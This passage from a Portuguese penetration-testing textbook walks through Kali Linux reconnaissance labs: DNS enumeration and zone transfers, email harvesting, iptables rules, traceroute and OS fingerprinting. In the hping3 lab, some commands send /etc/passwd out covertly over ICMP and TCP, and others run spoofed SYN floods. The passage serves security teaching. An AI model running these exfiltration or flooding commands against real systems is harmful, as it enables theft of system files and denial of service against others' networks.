Porém, mesmo em um cenário em que não é possível realizar a transferência de zona, pode-se tentar descobrir quais são as máquinas da rede por meio de ataques de força bruta (brute force). Nessa opção, uma lista de palavras é criada com o intuito de testar uma a uma, até descobrir qual é o nome que combina com o domínio DNS.

Crie uma lista de palavras contendo os nomes do domínio DNS. Por exemplo: adm, firewall etc. Coloque também palavras que não fazem parte do DNS, como pentest, auditoria etc.

- Para usar a opção de lista de palavras, utilize a subopção –f:

  root@kali# dnsenum –f wordlist kali.com.br

- O DNSenum contém uma lista de palavras excelente que pode ser utilizada:

  root@kali# dnsenum –f **/usr/share/dnsenum/dns.txt** kali.com.br

5.3.2 DNSmap

Outra ferramenta interessante e tão eficaz quanto o DNSenum é o DNSmap, que já vem com uma lista de palavras (wordlist) embutida para pesquisas.

root@kali# dnsmap kali.com.br

A subopção –w possibilita a utilização de lista de palavras:

root@kali# dnsmap kali.com.br **–w** /root/wordlist

O resultado do DNSmap (para cada palavra encontrada na lista de palavras):

```
[+] searching (sub)domains for kali.com.br using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

admin.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed

firewall.kali.com.br
IP address #1: 192.168.1.102
```

[+] warning: internal IP address disclosed

ftp.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed

mail.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed

ns1.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed

ns2.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed

pop3.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed

smtp.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed

www.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed

[+] 9 (sub)domains and 9 IP address(es) found
[+] 9 internal IP address(es) disclosed
[+] completion time: 11 second(s)

5.3.3 DNSrecon

Nosso próximo aliado é o *DNSrecon*, sendo mais uma opção para consultas DNS e enumeração de domínios.

Opções:

-d *domínio*	Domínio a ser testado.
-D *wordlist*	Lista de palavras a serem utilizadas no processo de adivinhação do domínio. Cada palavra é testada como nome de domínio.
-t *reg*	Tipo de registro a ser usado.

Exemplos:

root@kali# dnsrecon **–d** kali.com.br

root@kali# dnsrecon **–d** kali.com.br **–D** /root/wordlist **–t brt**

Vamos tentar realizar uma transferência de zona com o registro axfr:

root@kali# dnsrecon **–d** kali.com.br **–t axfr**

A resposta é mostrada a seguir:

[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for kali.com.br name servers
[*] Resolving SOA Record
[*] SOA kali.com.br 192.168.1.102
[*] Resolving NS Records
[*] NS Servers found:
[*] NS ns1.kali.com.br 192.168.1.102
[*] NS ns2.kali.com.br 192.168.1.102
[*] NS firewall.kali.com.br 192.168.1.102
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 192.168.1.102
[*] 192.168.1.102 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-]

Atente que o DNSrecon também não consegue efetuar a transferência de zona.

5.3.4 Fierce

O Fierce é mais uma ferramenta excelente para enumeração de domínios DNS.

Opções:

-dns	Servidor DNS.
-wordlist	Lista de palavras em que serão testados ataques de força bruta.

Exemplo:

root@kali# fierce –dns kali.com.br –wordlist /root/wordlist

Obviamente há muito mais programas para enumeração DNS do que apenas os citados, e, com certeza, um que vale a pena ser citado é o comando dig, que é nativo do Linux e pode ser utilizado para diversas finalidades, como transferência de zona, enumeração da versão DNS etc.

Para, por exemplo, realizarmos uma transferência de zona com o dig, vamos consultar o registro axfr:

```
root@kali# dig @192.168.1.102 kali.com.br axfr
```

Para, por exemplo, enumerarmos a versão do BIND no sistema alvo, vamos ver o conteúdo do registro chaos:

```
root@kali# dig @192.168.1.102 version.bind txt chaos
```

A resposta será (editado por motivos visuais):

```
;; QUESTION SECTION:
;version.bind.  CH  TXT
;; ANSWER SECTION:
version.bind. 0 CH TXT "9.8.4-rpz2+rl005.12-P1"
```

No campo ;; ANSWER SECTION: temos a versão BIND que está rodando no servidor.

Algo bem interessante que podemos fazer com o dig é bisbilhotar o cache DNS alvo. Por exemplo, quando alguém acessa determinado site por meio de determinado servidor DNS, o DNS armazena temporariamente a requisição daquele site. Então, por exemplo, se alguém acessou *www.site.com.br* por meio do servidor DNS 192.168.1.102, nós podemos consultar o cache local do servidor DNS 192.168.1.102 para saber se alguém da rede acessou *www.site.com.br*.

Realize a consulta ao cache do servidor DNS 192.168.1.102:

```
root@kali# dig @192.168.1.102 www.novatec.com.br A +norecurse
```

A resposta será (editado por motivos visuais):

```
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @192.168.1.1 www.novatec.com.br A
+norecurse
; (1 server found)
```

```
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40840
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 3, ADDITIONAL: 3
;; QUESTION SECTION:
;www.novatec.com.br.  IN  A
```

Perceba que a linha ;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 12 tem o campo ANSWER marcado como 0, indicando que o site não foi acessado recentemente.

Agora, acesse o site e faça novamente a mesma pergunta ao servidor DNS. A resposta será o campo ANSWER marcado como um valor diferente de 0 (a quantidade de respostas varia se o site utiliza load balance[1]), indica que o site foi acessado recentemente.

A resposta do comando dig é mostrada a seguir:

```
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @192.168.1.102 www.novatec.com.br A
+norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3827
;; flags: qr ra; QUERY: 1, ANSWER: 2, AUTHORITY: 3, ADDITIONAL: 3
;; QUESTION SECTION:
;www.novatec.com.br.       IN  A
;; ANSWER SECTION:
www.novatec.com.br.  3560  IN  CNAME  novatec.com.br.
novatec.com.br.      3560  IN  A      186.202.25.177
```

5.4 Coleta de email

Após enumerar a topologia de rede, coletar emails relativos àquele domínio é extremamente importante, pois, dessa forma, podemos saber quem são as pessoas que fazem parte daquele domínio.

De posse das contas de email válidas, o atacante poderá enviar

um phishing (email falso) pedindo a instalação de programas maliciosos, ou mesmo enviar um email bomba com várias mensagens, apenas para sobrecarregar o servidor SMTP.

O programa theHarvester vai nos auxiliar nesse laboratório.

Opções:

- d Domínio a ser testado.

- b Determina o mecanismo de busca que vai localizar os emails. Pode ser o Google, o Bing, o PGP etc. A opção all indica todos os mecanismos de busca.

root@kali# theharvester –d domínio.com.br –b all

Exemplo:

root@kali# theharvester –d gmail.com –b all

Nota: o Metasploit contém um módulo para pesquisa de emails (*auxiliary/gather/search_email_collector*). Recomendo ao leitor que aprenda a utilizá-lo.

5.5 Firewall iptables

Iptables é o firewall-padrão para algumas distribuições Linux. Por meio do iptables é possível criar regras de bloqueio de pacotes de dados, permitir acesso a máquinas, redirecionar o tráfego de dados etc.

O iptables é dividido em três tabelas: Filter, NAT e Mangle.

- **Filter** – Tabela-padrão utilizada para filtragens mais simples, como bloqueio de portas e protocolos.
- **NAT** – Utilizada quando há necessidade de se realizar redirecionamento do tráfego de dados para outras portas ou IPs.
- **Mangle** – Alterações especiais nos pacotes.

Em cada tabela existem chains. Cada chain é responsável por

realizar um tipo de filtragem. Por exemplo: a chain INPUT da tabela Filter é responsável por cuidar do tráfego de dados que chegam ao firewall. A chain PREROUTING da tabela NAT é responsável por redirecionar o tráfego de dados para os IPs da rede (lembrando que o firewall normalmente é o dispositivo que vai conectar a rede interna ao mundo externo – como a internet).

A tabela Filter é divida em três chains:

- **INPUT** – Tráfego de dados que chegam até a máquina.
- **OUTPUT** – Tráfego de dados que saem da máquina.
- **FORWARD** – Redirecionamento do tráfego de dados da própria máquina para outra porta.

A tabela NAT é dividida em três chains:

- **PREROUTING** – Tráfego de dados que requerem alterações antes de serem roteáveis. Por exemplo, quando se utiliza o DNAT e para o redirecionamento de portas para outros IPs que estão conectados sob o firewall.
- **POSTROUTING** – Tráfego de dados que requerem alterações depois de serem roteáveis, por exemplo, quando se utiliza o SNAT e o IP Masquerading.
- **OUTPUT** – Tráfego de dados que saem do NAT.

A tabela Mangle não será abordada neste livro.

5.5.1 Comandos para gerenciamento do iptables

Os principais comandos para gerenciamento do iptables são:

–L		Lista as regras do iptables (por padrão é a tabela Filter).
-t	*table*	Escolhe o tipo da tabela:
	filter	Tabela Filter. É a tabela-padrão caso nenhuma seja especificada.
	nat	Tabela NAT.
		Tabela Mangle.

mangle

Exemplos:

iptables –L	Lista as regras da tabela Filter.
iptables –L –t filter	Lista as regras da tabela Filter.
iptables –L –t nat	Lista as regras da tabela NAT.
iptables –L –t mangle	Lista as regras da tabela Mangle.

Outros comandos:

-d *destino*	Adiciona um destino.
-s *origem*	Adiciona uma origem.
-p *proto*	Aplica regra sobre o protocolo escolhido:
tcp	Protocolo TCP.
upd	Protocolo UDP.
icmp	Protocolo ICMP.
--sport *porta*	Define a porta de origem. Deve vir acompanhado da opção –p.
--dport *porta*	Define a porta de destino. Deve vir acompanhado da opção –p.
-j *ação*	Indica qual ação tomar quando uma regra é criada. As principais ações são:
DROP	Bloqueia o tráfego de dados.
REJECT	Rejeita o tráfego de dados.
ACCEPT	Aceita o tráfego de dados.
!	Exceção a regra que vier depois de !.
-i *iface*	Interface de entrada de dados.
-o *oface*	Interface de saída de dados.
–A *chain*	Adiciona uma regra.
–D *chain num*	Deleta a regra de número *num*.
-F	Apaga todas as regras.
-I *chain num*	Insere uma regra de número *num* na chain escolhida. Se *num=1* é inserida a primeira regra. Se *num=2* é inserida a segunda regra, e assim sucessivamente.

Exemplos de uso do iptables:

- Todo tráfego que sair da minha máquina com destino ao IP 127.0.0.1 é bloqueado:

  iptables –A OUTPUT –t filter –d 127.0.0.1 –j DROP Usa a tabela Filter.
  iptables –A OUTPUT –d 127.0.0.1 –j DROP Assim como no exemplo acima, também usa a tabela Filter.

- Todo tráfego que chegar como origem sendo o IP 127.0.0.1 e destino 192.168.1.102 pelo protocolo TCP é rejeitado:

  iptables –A INPUT –s 127.0.0.1 –d 192.168.1.102 –p tcp –j REJECT

- Todo tráfego que chegar como origem sendo o IP 127.0.0.1 e destino 192.168.1.102 pelo protocolo TCP e porta de destino 80 é bloqueado:

  iptables –A INPUT –t filter –s 127.0.0.1 –d 192.168.1.102 –p tcp --dport 80 –j DROP

- Todo tráfego que chegar com destino ao IP 192.168.1.102 pelo protocolo TCP é bloqueado, com exceção ao tráfego vindo do IP 192.168.1.100:

  iptables –A INPUT –t filter -d 192.168.1.102 –p tcp –j DROP ! –s 192.168.1.100

- Faz o redirecionamento da porta 80 para a porta 81:

  iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 81

- Deletar a regra de número *num*:

  iptables –D INPUT 1 Deleta a primeira regra da chain INPUT da tabela Filter.
  iptables –t nat -D PREROUTING 1 Deleta a primeira regra da chain PREROUTING da tabela NAT.

- Apagar todas as regras:

  iptables –F Deleta todas as regras da tabela Filter.
  iptables –F –t nat Deleta todas as regras da tabela NAT.

- Inserir a primeira regra na tabela Filter na chain OUTPUT:

  iptables –I OUTPUT 1 –d 127.0.0.1 –j DROP

5.6 Informações de rota

Os dados que trafegam da sua máquina até a máquina destino passam por roteadores, que determinarão a melhor rota entre origem e destino. Algumas ferramentas nos auxiliam a ver quais são os lugares por onde o pacote passa até chegar ao seu destino.

5.6.1 Traceroute

O Traceroute é uma ferramenta que define o roteamento de pacotes utilizando o protocolo ICMP. Enquanto o ping apenas envia um pacote ICMP para determinado host para verificar se este se encontra ativo e respondendo por pacotes ICMP, o Traceroute consegue determinar a rota de dados.

Seu funcionamento está baseado no uso do campo TTL (Time-To-Live) do pacote IPv4. Este valor é decrementado cada vez que o pacote passa por um salto.

Opções:

-I	Envia pacotes ICMP Echo Request (método tradicional).
-T	Envia pacotes TCP SYN (usado para burlar regras de firewall).
-U	Envia pacotes UDP (usado para burlar regras de firewall).

Exemplos:

root@kali# traceroute 192.168.1.102
root@kali# traceroute –I 192.168.1.102
root@kali# traceroute –T 192.168.1.102
root@kali# traceroute –U 192.168.1.102

- Mude as regras do iptables no Debian para:

  root@debian# iptables –F
  root@debian# iptables –A OUTPUT –p icmp –j DROP

- Realize o Traceroute novamente no Kali Linux:

  root@kali# traceroute 192.168.1.102

  Aplicando uma regra de DROP sobre o protocolo ICMP, o Traceroute não consegue mais traçar a rota (o Traceroute utiliza o protocolo ICMP para determinação da rota).

- Mude as regras do iptables no Debian para:

  root@debian# iptables –F
  root@debian# iptables –A INPUT –p tcp –j DROP

- Realize o Traceroute novamente no Kali Linux:

  root@kali# traceroute –T 192.168.1.102

  O tráfego é bloqueado, pois utilizamos uma regra de DROP sobre o protocolo TCP (lembre-se de que estamos utilizando a opção -T do Traceroute).

Para cada regra do iptables, o Traceroute apresentou um resultado diferente, conseguindo ou não enviar pacotes ao destino.

5.6.2 TCPtraceroute

A ferramenta TCPtraceroute tem a mesma finalidade que o Traceroute. A única diferença entre as duas ferramentas é que enquanto o Traceroute define o roteamento de dados por meio do protocolo ICMP (facilmente bloqueável pelo iptables ou por qualquer outro tipo de firewall), o TCPtraceroute define o roteamento de dados enviando requisições SYN/ACK para uma determinada porta por meio do protocolo TCP/IP.

O TCPtraceroute receberá **<syn,ack>** se a porta estiver aberta, e **<rst,ack>** se estiver fechada.

- Delete as regras do iptables:

  root@debian# iptables –F

- Inicie o servidor Apache:

  root@debian# service apache2 start

- Utilize o TCPtraceroute enviando um pacote até a porta 80 (nesse momento a porta encontra-se aberta):

  root@kali# tcptraceroute 192.168.1.102 80

Observe que a resposta será **<syn,ack>**:

```
traceroute to 192.168.1.102 (192.168.1.102), 30 hops max, 60 byte packets
1  Debian (192.168.1.102) <syn,ack> 1000.969 ms 1400.148 ms 1000.761 ms
```

- Finalize o serviço de web no Debian:

  root@debian# service apache2 stop

- Utilize o TCPtraceroute enviando um pacote até a porta 80 (nesse momento encontra-se fechada):

  root@kali# tcptraceroute 192.168.1.102 80

Observe que a resposta será **<rst,ack>**:

traceroute to 192.168.1.102 (192.168.1.102), 30 hops max, 60 byte packets
1 Debian (192.168.1.102) <**rst,ack**> 2.512 ms 2.461 ms 2.433 ms

---

1 Técnica para balanceamento de carga. Normalmente é utilizado mais de um endereço IP para dividir um número muito grande de pedidos de conexões àquele destino. Leia o item 6.2.1 para mais detalhes.

CAPÍTULO 6

Fingerprinting

Após realizado o processo de coleta de informações (ou footpriting) sobre a rede alvo, tais como topologia, servidores DNS, análise de rota, é necessário descobrir qual é a versão do sistema operacional das máquinas que estão na rede. Sabendo quais são as máquinas ativas na rede e qual a versão de seu sistema operacional, é possível escolher os exploits adequados.

A etapa de fingerprinting pode ser categorizada em passivo ou ativo:

- **Passivo** – Neste tipo de varredura é escutado por conexões da rede de forma passiva, normalmente executando algum serviço e esperando por conexões.
- **Ativo** – Nesse tipo de varredura são enviados pacotes para a máquina que se queira determinar a versão do sistema operacional.

6.1 Fingerprinting passivo

Ferramentas de fingerprinting passivo apenas ficam esperando por conexões. No momento em que é estabelecida uma conexão (da máquina alvo para a máquina atacante), a ferramenta compara os dados recebidos com uma base de dados. Assim, dados iguais representam determinado sistema operacional. Esse tipo de teste “voa mais baixo no radar” e com certeza é mais silencioso do que o fingerprinting ativo.

6.1.1 P0f

O p0f é uma ferramenta para o fingerprinting passivo, esperando por conexões e determinando a versão do sistema operacional

daquela máquina.

Opção:

-i *iface* Determina qual interface será utilizada. Por padrão é a eth0.

Exemplo:

```
root@kali# service apache2 start
root@kali# p0f –i eth0
```

Com outra máquina (por exemplo, Windows 7), conecte no servidor web do Kali Linux. O fingerprinting do Windows será determinado.

```
[+] Closed 2 file descriptors.
[+] Loaded 320 signatures from 'p0f.fp'.
[+] Intercepting traffic on interface 'wlan0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
.-[ 192.168.1.101/1049 -> 192.168.1.100/80 (syn) ]-
| client = 192.168.1.101/1049
| os = Windows 7 or 8
| dist = 0
| params = none
| raw_sig = 4:128+0:0:1460:8192,8:mss,nop,ws,nop,nop,sok:df,id+:0
```

6.2 Fingerprinting ativo

Ferramentas de coleta de informação ativas com certeza são em maior número do que as passivas. Embora sejam mais visíveis a sistema de defesas (como um bom firewall e/ou IDS – sistema de detecção de intruso) do que as ferramentas passivas, a coleta ativa também é necessária.

6.2.1 Ping

O ping envia um pacote ICMP Echo Request ao host alvo. Se o host estiver ativo e não estiver sendo bloqueado por regras de firewall, responderá com ICMP Echo Reply.

```
root@kali# ping 192.168.1.102
```

Por meio do ping em conjunto com o Traceroute é possível a determinação do sistema operacional, devido ao TTL (Time-To-Live). Cada sistema operacional tem um TTL que é decrementado a cada vez que passa por um salto. Originalmente, os TTL dos principais sistemas operacionais são:

Linux	64
Windows	128
Unix	255

Envie um ping para um site:

```
root@kali# ping www.google.com.br -c 1
```

A resposta será algo parecido com:

```
PING www.google.com.br (173.194.119.31) 56(84) bytes of data.
64 bytes from rio01s07-in-f31.1e100.net (173.194.119.31): icmp_req=1 ttl=53
time=52.4 ms
--- www.google.com.br ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.475/52.475/52.475/0.000 ms
```

No exemplo com o ping, o TTL está marcado como sendo 53, indicando decremento do TTL, ou seja, o nosso pacote passou por alguns roteadores antes de chegar ao seu destino final.

Execute o Traceroute para esse site, para confirmar quais são os caminhos que o nosso pacote passa antes de ser entregue ao destino final.

```
root@kali# tracetroute www.google.com.br
```

A resposta será (editado por motivos visuais):

```
1  192.168.1.1 (192.168.1.1)  5.117 ms  5.028 ms  5.006 ms
2  * * *
.
.
.
12  rio01s07-in-f15.1e100.net (173.194.119.15)  50.224 ms  58.284 ms  45.276 ms
```

O último salto é o 12, indicando que há 12 máquinas entre a origem e o destino. Dessa forma, o fingerprinting será 53 (TTL) +

12 (Último salto) = 65, indicando que a máquina está rodando algum servidor Linux.

Em determinadas situações, realizar um ping ou Traceroute para traçar a rota até o alvo pode indicar um endereço IP de destino diferente para cada requisição. Muito provavelmente o seu alvo está utilizando load balance (balanceamento de carga), que é uma técnica para distribuição de requisições que são enviadas até o destino. Por exemplo, o site ABC possui load balance com o site DEF, assim, se o site ABC receber muitas requisições, um pouco do fluxo de dados pode ser direcionado para DEF. O Google é um exemplo de site que utiliza o load balance. Verifique se o domínio que está sendo testado possui balanceamento de carga com o comando lbd.

```
root@kali# lbd www.site.com.br
```

6.2.2 Fping

O fping é uma ferramenta usada para envio de ICMP Echo Request para vários hosts ao mesmo tempo (no ping é enviado somente para um host). Caso o host responda com ICMP Echo Reply, significa que o host está online, e são exibidas informações a respeito do pacote ICMP. Caso contrário, é exibida uma mensagem de *unrechable*.

Opções:

-c *count* Limita a quantidade de pacotes que serão enviados.

-g *IPs* Determina a faixa de IPs.

Por padrão são exibidos na tela os hosts que estão offline:

```
root@kali# fping 192.168.1.102
```

O fping também pode ser usado para enviar um pacote ICMP Echo Request para mais de uma máquina:

```
root@kali# fping 192.168.1.1 192.168.1.100 192.168.1.102
```

Dica: para evitar que sejam exibidas na tela todas as mensagens, envie as mensagens de erro para */dev/null*.

root@kali# fping –c 1 –g 192.168.1.0/24 2> /dev/null

6.2.3 Arping

O arping é uma ferramenta utilizada como um “ping” apenas para a rede local. Isso porque o arping utiliza o protocolo ARP REQUEST como protocolo de requisição (protocolo roteável apenas para LAN, segundo o modelo OSI). Como opera na camada 2 do modelo OSI, ele não sai através de roteadores ou gateways.

root@kali# arping 192.168.1.102

6.2.4 Netdiscover

Similar à ferramenta Arping, porém é possível enviar pacotes ARP REQUEST para uma faixa de IPs.

Opções:

-r Determina a faixa de IPs.

-i *iface* Determina qual interface será utilizada. Por padrão é a eth0.

Exemplo:

root@kali# netdiscover –r 192.168.1.0/24 –i eth0

6.2.5 Hping3

O hping3 é um gerador de pacotes. Com ele é possível detectar hosts ativos, regras de firewall, varreduras de portas, testar o desempenho da rede, fragmentação de pacotes, TOS, fingerprinting etc. Suporta diversos protocolos como TCP, UDP, ICMP etc.

6.2.5.1 Laboratório com hping3

Caso deseje, instale o hping3 no Debian com o comando apt-

get install hping3.

1. Enviando pacotes ICMP Echo Request

root@debian# iptables -F Limpe as regras do iptables.

root@kali# hping3 192.168.1.102 -1 O pacote é enviado normalmente para o servidor Debian.

root@debian# iptables –A INPUT –p icmp –j REJECT Insira uma regra de REJECT.

root@kali# hping3 192.168.1.102 -1 O pacote é bloqueado pelo firewall.

2. Limitando o número de pacotes

root@debian# iptables –F

root@kali# hping3 -1 192.168.1.102 **–c 3** São enviados três pacotes para o Debian.

3. Modificando o tipo ICMP

root@debian# iptables -F

root@kali# hping3 192.168.1.102 **–1 –C 8 –K 0** ICMP Echo Request.

root@kali# hping3 192.168.1.102 **–1 –C 0 –K 0** ICMP Echo Reply.

root@kali# hping3 192.168.1.102 **–1 –C 13 –K 0** ICMP Timestamp Request.

2. Pacotes SYN para uma porta específica

root@debian# iptables -F

root@kali# hping3 192.168.1.102 **–S –p 80** Porta aberta, resposta <flags=SA>.

root@kali# hping3 192.168.1.102**–S –p 81** Porta fechada, resposta <flags=RA>.

3. Pacotes UDP

root@debian# iptables -F

root@kali# hping3 192.168.1.102 **–2**

root@kali# hping3 192.168.1.102 **–2 –p 54** Em UDP, a resposta é diferente do TCP. Porta fechada, resposta <name=UNKNOW>.

root@kali# hping3 192.168.1.102 **–2 –p 53** Porta aberta, não há resposta.

4. Port scanner (Primeiro método)

root@debian# iptables -F

root@debian# service apache2 start

root@kali# hping3 192.168.1.102 -c 3 –S **–p ++79** Inicia a varredura a partir da porta 79. Porta aberta, resposta <flags=SA>.

root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT

root@kali# hping3 192.168.1.102 -c 3 –S **–p ++79** Porta filtrada com REJECT, resposta <ICMP Port Unreachable>.

root@debian# iptables -F

root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP

root@kali# hping3 192.168.1.102 -c 3 –S **–p ++79** Porta filtrada com DROP, sem resposta.

5. Port scanner (Segundo método)

root@debian# iptables –F

root@kali# hping3 192.168.1.102 –S **--scan 77-81** Realiza a varredura das portas 77 a 81.

6. Enviar pacotes com determinada porta de origem

root@debian# iptables -F

root@kali# iptables –A INPUT –p tcp --dport 80 –j DROP ! --sport 12345

Só aceita pacotes se a porta de origem for 12345.

root@kali# hping3 192.168.1.102 –S –p 80 **–s 12345**

Porta de origem inicia-se com 12345, sendo incrementada.

root@kali# hping3 192.168.1.102–S –p 80 **–s 12345 -k**

Porta de origem é fixada como 12345.

7. Enviar pacotes com origem falsa (Enviando-se pacotes com origem falsa não há retorno do pacote. Esse conceito é mais bem explicado no capítulo 15,“DoS – Denial of Service”).

root@kali# hping3 192.168.1.1 –S –p 80 **--spoof 1.2.3.4**

8. Enviar pacotes com origem aleatória

root@debian# iptables -F

root@kali# hping3 192.168.1.102 –S –p 80 **--rand-source**

9. Enviar pacotes com destino aleatório

root@debian# iptables -F

root@kali# hping3 –S –p 80 **--rand-dest x.x.x.x** -I eth0

O caracter 'x' indica um número qualquer. O destino é totalmente aleatório.

root@kali# hping3 –S –p 80 **--rand-dest 6.6.6.x** -I eth0

O destino será 6.6.6, sendo o último digito um destino aleatório.

As varreduras 10, 11, 12 e 13 são utilizadas para determinar se uma porta está sob alguma regra de firewall, e não para determinar se uma porta está aberta e respondendo por pacotes. Para mais detalhes sobre regras de firewall e port scanners, consulte a seção 7.3,“Port scanner”.

10. Determinação das regras de firewall: ACK scan

root@debian# iptables -F

root@debian# service apache2 stop

root@kali# hping3 192.168.102 –p 80 **-A** Envio da flag ACK. Porta não filtrada, resposta <flags=R>.

root@debian# service apache2 start

root@kali# hping3 192.168.102 –p 80 **–A** Envio da flag ACK. Porta não filtrada, resposta <flags=R>.

root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT

root@kali# hping3 192.168.102 –p 80 **-A** Porta filtrada com regra de REJECT, resposta <ICMP Port Unreachable>.

root@debian# iptables -F

root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP

root@kali# hping3 192.168.102 –p 80 **-A** Porta filtrada com DROP, sem resposta.

11. Determinação das regras de firewall: FIN scan

root@debian# service apache2 start

root@debian# iptables -F

root@kali# hping3 192.168.102 –p 80 **-F** Envio da flag FIN. Porta não filtrada, sem resposta.

root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT

root@kali# hping3 192.168.102 –p 80 **-F** Porta filtrada com regra de REJECT, resposta <ICMP Port Unreachable>.

root@debian# iptables -F

root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP

root@kali# hping3 192.168.102 –p 80 **-F** Porta filtrada com DROP, sem resposta (idem portas não filtradas).

12. Determinação das regras de firewall: XMAS scan

root@debian# service apache2 start

root@debian# iptables -F

root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT

root@kali# hping3 192.168.102 –p 80 **–X** Todas as flags acionadas (FIN+PSH+URG). Similar a uma árvore de natal.

root@debian# iptables -F

root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP

root@kali# hping3 192.168.102 –p 80 **-X**

13. Determinação das regras de firewall: NULL scan

root@debian# service apache2 start

root@debian# iptables -F

root@debian# iptables –A INPUT –p tcp --dport 80 –j REJECT
root@kali# hping3 192.168.102 –p 80 Nenhuma flag acionada (NULL scan).
root@debian# iptables -F
root@debian# iptables –A INPUT –p tcp --dport 80 –j DROP
root@kali# hping3 192.168.102 –p 80

14. Transferência de arquivos via ICMP

• Máquina que vai receber os dados

root@kali# hping3 -1 localhost --listen assinatura –I eth0
A opção --listen define que o hping fica listando pelo payload assinatura. Também deve ser especificada a interface de rede que receberá os dados.

• Máquina que vai enviar os dados

root@debian# hping3 -1 192.168.1.100 -d 100 --sign assinatura --file /etc/passwd
O hping envia o arquivo /etc/passwd em blocos de 100 bytes.

15. Transferência de arquivos via TCP

• Máquina que vai receber os dados

root@kali# hping3 localhost -p 666 --listen assinatura -I eth0

• Máquina que vai enviar os dados

root@debian# hping3 192.168.1.100 -p 666 -d 100 --sign assinatura --file /etc/passwd

16. Sniffer HTTP

root@kali# hping3 **--listen GET** -I eth0
Acesse qualquer site que utilize o protocolo HTTP para ver a captura dos pacotes HTTP. Normalmente interfaces web de roteadores utilizam o HTTP.

17. Negação de serviço

root@kali# hping3 192.168.1.1 –S –p 80 **--flood**
root@kali# hping3 192.168.1.1 –S –p 80 **--flood --rand-source**

6.2.6 Xprobe2

Ferramenta utilizada para determinação do sistema operacional de maneira ativa, analisando assinaturas dentro do pacote TCP.

root@kali# xprobe2 192.168.1.102

Se a varredura for realizada sobre uma porta específica, mais

exato será:

```
root@kali# xprobe2 -p tcp:445:open 192.168.1.101
```

6.2.7 Maltego

O Maltego é uma excelente ferramenta gráfica para a etapa de coleta de informações. Os seus módulos incluem: análise e varredura sobre servidores DNS, mapeamento de IPs, consulta de emails, telefones, perfil em redes sociais e diversos outros tipos de análises.

Este capítulo tem como objetivo ensinar o funcionamento do Maltego e não descrever todos os seus módulos. Porém, o leitor sabendo operar e entendendo como o Maltego funciona, utilizar e combinar as diversas opções oferecidas pelo Maltego será fácil.

Inicie o Maltego no Kali Linux:

```
root@kali# maltego
```

A figura 6.1 mostra a tela inicial do Maltego.

Figura 6.1 – Tela inicial do Maltego.

Registre-se para poder utilizá-lo (Figura 6.2).

Figura 6.2 – Registre-se no Maltego.

A tela de confirmação de dados é mostrada na figura 6.3.




Figura 6.3 – Os dados estão ok.

É necessário escolher em quais servidores o Maltego fará a sua coleta de informações (lembrando que as informações obtidas pelo Maltego são informações públicas). O leitor poderá escolher a opção Maltego public servers (nessa opção o Maltego consulta os seus próprios servidores para coleta de informações) ou também o leitor poderá indicar por meio da opção Local TAS (Transform Application Server) um IP de algum servidor para realizar a tarefa do Maltego (Figura 6.4).

